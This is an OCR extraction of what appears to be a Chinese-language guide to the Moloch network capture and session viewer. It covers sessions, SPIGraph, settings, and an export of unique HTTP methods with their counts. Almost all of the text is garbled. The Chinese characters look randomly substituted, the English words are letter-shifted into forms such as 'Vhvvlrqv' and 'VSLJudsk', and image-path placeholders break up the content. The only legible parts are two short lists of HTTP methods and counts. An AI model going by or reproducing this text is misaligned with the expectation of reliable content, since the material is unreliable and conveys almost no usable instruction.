院艺 Prσfk 携 携 访 衍 矿 Fkhulvkdr

迎 职 般 擎Prσfk 范结 结 艰支

经院艺 Prσfk 起 结 矿

Frs| 练绑矿 Frs| 练绑票 需耀 起

院ⓟ 矿 矿 Prσfk

ⓟ 翻 衍 摄

败罪矿 起 雅 际 阿 (f) 矿

职绑矿 翻 Prσfk 败翻练 矿陷 ⓟ

矿 规 摄调 规 翻耀矿结隆

艺 翻 职 Ⓓ矿 矿 规 Vqruw携

Eur 携Vxulfdwd 摄知Prσfk Vxulfdwd 败翻 警

矿 除 规 矩

罪 翻罗虚 矿 遗 矿 蝉遭 矿

谅 莫 真

练携Vhvvlrqv

阻 矿 参 vhdufk 摄


) (s)

间 矿 警败翻 摄

405神 聊 (q)矿 Ⓑ

WFS 矿 齐绕 LS 43131414 院 WFS 摄

参 前Qhz Ylhz剔 规 ⓠ 警摄



407矿

规 Vhwwlqj v 参 前Ylhz v剔

题摄


SV神　　罪(s)　　矿Qdp h　结　翻罪　　摄

齐

齐　　矿迄　翻 SFDS　　FVY　　摄

矿　参　前Vhdufk易矿　　摄


矿　参　前/hdufk易矿　　摄



评

艺 罗评 练罗。矿 练罗。

矿 规 规经 警 评 神



l luvwSdfnhw= 罪 矿 评

评 摄

OdvwSdfnhw 罪 矿 评 退

评 摄

Erxqghg神 齐 评 摄

Vhvvlrq Ryhuodsv神 齐 Ⓑ 练罗。矿


练罗。知 神评 矩 评 摄

Gdwdedvh神 评 面阻 知 练 矿

Ⓑ 练罗。 魁(f) 矩摄

⓮


谅 雅 ⓮摄知 翻 矩




评

Vhvvlrqv 评 摄知 83 评 矩

Ⓑ Ⓡ 。 评 摄





般 ⓮摄

vhvvlrqv+评 ,携sdfnhwr+。,携gdwde|whv+ ,翻绍

规 知Olqhv矩 知Eduv矩 ⓮

)

罪 迎 谅

V知vrxufh frxqwu| ,


G知ghvwqdwr q frxqwu| 矩

参 4047 罪 矿 起绑 (o)迎

摄

Ⓡ神

神




迎

4049 翻门 迎 矿 LS矿 矿 LS矿

摄

规 参 404: 罪 矿 罪

翻(o)摄



参 矿 罪 (o) 练

矿 摄

404; 矿 规 Ⓑ 般 知Prσfk Ghidxo\矩职 矿

Ⓓ般 翻前D剔 摄

前Vhwwqj v剔 罪 前Fr∝pq Frqilj v剔 矿

规 Ⓑ 绕 前D剔 (y)矿

齐练(o) 前qir剔迎 摄

参 评 Ⓡ *. *矿 评 迎 摄

参 前Gr z qor dg Sf ds剔 绑 前Df wr q剔 矿 罪

前H{ s r uwSf ds剔 绑 。摄

绑 摄

规 4054 翻足矿 8 败 神

H{ s r uwXqlt xh P hwkr g知 KWWS 矩

```
GET
POST
OPTIONS
PROPFIND
PATCH
HEAD
PUT
CONNECT
TRACE
```


H{sruwXqltxh Phwkrg zlwk frxqw知 罪 雅 KWWS

矩

```
GET, 48628
POST, 2093
OPTIONS, 1814
PROPFIND, 353
PATCH, 157
HEAD, 75
PUT, 11
CONNECT, 6
TRACE, 6
```



Rshq Phwkrg VSLJudsk知 VSLJudsk KWWS

矩

Wrjjdh Phwkrg frxp q知 Uhtxhvw Phwkrg 翻(o)矩

Wrjjdh Phwkrg lq lqir frxp q知 雅

lqir (o)罪矩



评　罪　　规　绑　　矿　　警矿　翻

(q)摄

神　　门　　败　　职Ⓡ　Ⓑ　H{srwXqltxh


Phwkrg　败矿　规　　齐　　真

足　神

绑　罪　评　　J HW　矿　般练　　摄


评　矿　规　参

dqg lp dj h2msh j 矿　　摄




矿 规 H{sruwXqltxh Phwkrg 陷裁 矿

补 摄



色携VSLYIhz




绑 矿 参 前Or dg Doo剔 矿⑨ 院 迎

摄 参 前Xqor dg Doo剔 院 ⑨ 摄知 陷裁 败*

迎 * (f) 衍 矿 结露 矩

足神 谷 迎 离



练　神　参前Kqor dg Doo易矿结⑨　订谷

色　神　参　　迎

绍　神　阻　　迄　矿

⑮　　矿　　真


绍携VSLJ udsk

VSLJ udsk　　规　　⓮

题摄　般　　VSLJ udsk　　罪　　矿脑　规　Vhvvlr qv


VSLYlhz　　矿　VSLJ udsk

摄



携Fr qqhf wr qv

Fr qqhf wr qv 艺 绕 院 摄

